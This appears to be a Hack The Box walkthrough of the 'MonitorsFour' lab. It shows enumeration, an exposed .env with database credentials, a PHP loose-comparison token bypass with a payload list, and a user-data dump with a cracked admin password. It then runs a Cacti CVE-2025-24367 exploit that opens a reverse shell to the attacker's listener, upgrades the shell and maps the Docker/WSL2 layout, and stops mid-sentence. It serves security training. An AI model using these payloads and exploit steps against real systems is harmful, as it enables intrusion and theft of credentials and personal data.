Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ nmap -sC -sV -Pn 10.129.254.193 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 23:34 UTC
Nmap scan report for 10.129.254.193
Host is up (0.27s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.06 seconds
Let's add monitorsfour.htbto our /etc/hosts
Page check

From the index page, I can find a login page

But I still don't have any credits here. Let's continue to fuzz the directory of the web service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ dirsearch -u 'http://monitorsfour.htb' -x 404

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12266

Target: http://monitorsfour.htb/

[19:06:02] Scanning:
[19:06:18] 200 -    97B - /.env
[19:07:08] 403 -   548B - /admin/.htaccess
[19:07:37] 403 -   548B - /administrator/.htaccess
[19:07:45] 403 -   548B - /app/.htaccess
[19:08:12] 200 -   367B - /contact
[19:08:13] 403 -   548B - /controllers/
[19:08:54] 200 -    4KB - /login
[19:09:58] 301 -   162B - /static  ->  http://monitorsfour.htb/static/
[19:10:15] 200 -    35B - /user
[19:10:27] 301 -   162B - /views  ->  http://monitorsfour.htb/views/

Task Completed
.envfile seems like interesting, I will check it
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
That seems like the credit of database, but we still can't access to the database service.
When we visit /user node, it would hint us loss of token
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ curl -i http://monitorsfour.htb/user
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 07 Dec 2025 12:48:35 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Set-Cookie: PHPSESSID=b63b17372d13f15a5b607669458b67cb; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

{"error":"Missing token parameter"}
Now let's try some token
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ curl -i "http://monitorsfour.htb/user?token=a"
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 07 Dec 2025 12:49:20 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Set-Cookie: PHPSESSID=cfb7b5917a3e1c2409497a9a94394a37; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

{"error":"Invalid or missing token"}
It would give us the error message if the token is invalid
If dev used loose comparison
if ($u['token'] == $token) {
Maybe we can crack the function with the payload
0
1
-1
0e1234
00
0x0
0x1
null
NULL

true
false
[]
{}
Now we can use fuff to help us black test this
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ ffuf -u "http://monitorsfour.htb/user?token=FUZZ" -w php_loose_comparison.txt -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb/user?token=FUZZ
 :: Wordlist         : FUZZ: /home/wither/Templates/htb-labs/Easy/MonitorsFour/php_loose_comparison.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

0                       [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 371ms]
00                      [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 371ms]
0e1234                  [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 372ms]
:: Progress: [14/14] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Now let's continue to extract everything
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ curl -i "http://monitorsfour.htb/user?token=0e1234" | jq '.[]' > users.json
{
  "id": 2,
  "username": "admin",
  "email": "admin@monitorsfour.htb",
  "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
  "role": "super user",
  "token": "8024b78f83f102da4f",
  "name": "Marcus Higgins",
  "position": "System Administrator",
  "dob": "1978-04-26",
  "start_date": "2021-01-12",
  "salary": "320800.00"
}
{
  "id": 5,
  "username": "mwatson",
  "email": "mwatson@monitorsfour.htb",
  "password": "69196959c16b26ef00b77d82cf6eb169",
  "role": "user",
  "token": "0e543210987654321",
  "name": "Michael Watson",
  "position": "Website Administrator",
  "dob": "1985-02-15",
  "start_date": "2021-05-11",
  "salary": "75000.00"
}
{
  "id": 6,
  "username": "janderson",
  "email": "janderson@monitorsfour.htb",
  "password": "2a22dcf99190c322d974c8df5ba3256b",
  "role": "user",
  "token": "0e999999999999999",
  "name": "Jennifer Anderson",
  "position": "Network Engineer",
  "dob": "1990-07-16",
  "start_date": "2021-06-20",
  "salary": "68000.00"
}
{
  "id": 7,
  "username": "dthompson",
  "email": "dthompson@monitorsfour.htb",
  "password": "8d4a7e7fd08555133e056d9aacb1e519",
  "role": "user",
  "token": "0e111111111111111",
  "name": "David Thompson",
  "position": "Database Manager",
  "dob": "1982-11-23",
  "start_date": "2022-09-15",
  "salary": "83000.00"
}
We can easily crack the credit of admin
admin / wonderful1
Now we can access to the dashboard
 But I did not find something interesting here.
I would continue to enumerate the sub domains
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ ffuf -u http://monitorsfour.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.monitorsfour.htb" -fs 138

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitorsfour.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 138
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 281ms]
Now we can get another valid hosts name cacti.monitorsfour.htb
Cacti
 We can clearly get the version of the service
 Cacti Version 1.2.28
I can find a valid CVE
https://www.wiz.io/vulnerability-database/cve/cve-2025-24367
https://github.com/Cacti/cacti/security/advisories/GHSA-fxrq-fr7h-9rqq
Arbitrary File Creation leading to RCE
An authenticated Cacti user can abuse graph creation and graph template functionality to create arbitrary PHP scripts in the web root of the application, leading to remote code execution on the server.
Remember we have get the credit admin / wonderful1
Attempts to access http://cacti.monitorsfour.htb/cacti/index.php by admin / wonderful1failed. However, we know the real administrator's name: Marcus Higgins
So I would try marcus:wonderful1, we did it

Let's follow the POC to exploit it
In the management panel, we can see that four charts are already associated with the local host:

We can use the exploit script by the author of this box
https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/MonitorsFour/CVE-2025-24367-Cacti-PoC]
└─$ python3 exploit.py -u marcus -p wonderful1 -url http://cacti.monitorsfour.htb -i 10.10.14.44 -l 4444
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: r8FEv.php
[+] Got payload: /bash
[i] Created PHP filename: KrmnU.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
Then you can get the reverse shell back
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/MonitorsFour]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.44] from (UNKNOWN) [10.129.254.193] 59795
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$ whoami
whoami
www-data
www-data@821fbd6a43fa:~/html/cacti$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Now we can upgrade the shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
Then you can review the user flag from /home/marcus
Privilege Escalation
We can find we are actually in the container environment
www-data@821fbd6a43fa:/home/marcus$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether c2:d2:e0:2c:73:85 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Check the route
www-data@821fbd6a43fa:/home/marcus$ ip route
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.3
We can map the Docker subnets as follows:
Container (Cacti) → 172.18.0.3
MariaDB container → 172.18.0.2
Bridge gateway → 172.18.0.1 (host-side of Docker bridge)
Let's continue to check how does the container handle DNS internally?
www-data@821fbd6a43fa:/home/marcus$ cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
We can find
127.0.0.11 is Docker's internal container-side DNS proxy.

External DNS queries are forwarded to 192.168.65.7 — this is the host-side resolver, likely within WSL2's bridge.
Final stack layout:
Windows Host (Target)
│
└── WSL2 VM              [IP: 192.168.65.7]
    │
    └── Docker Host
        │
        ├── Cacti Container       [IP: 172.18.0.3]
        └── MariaDB Container     [IP: 172.18.0.2]
To verify our guess, we can use fscanto help us
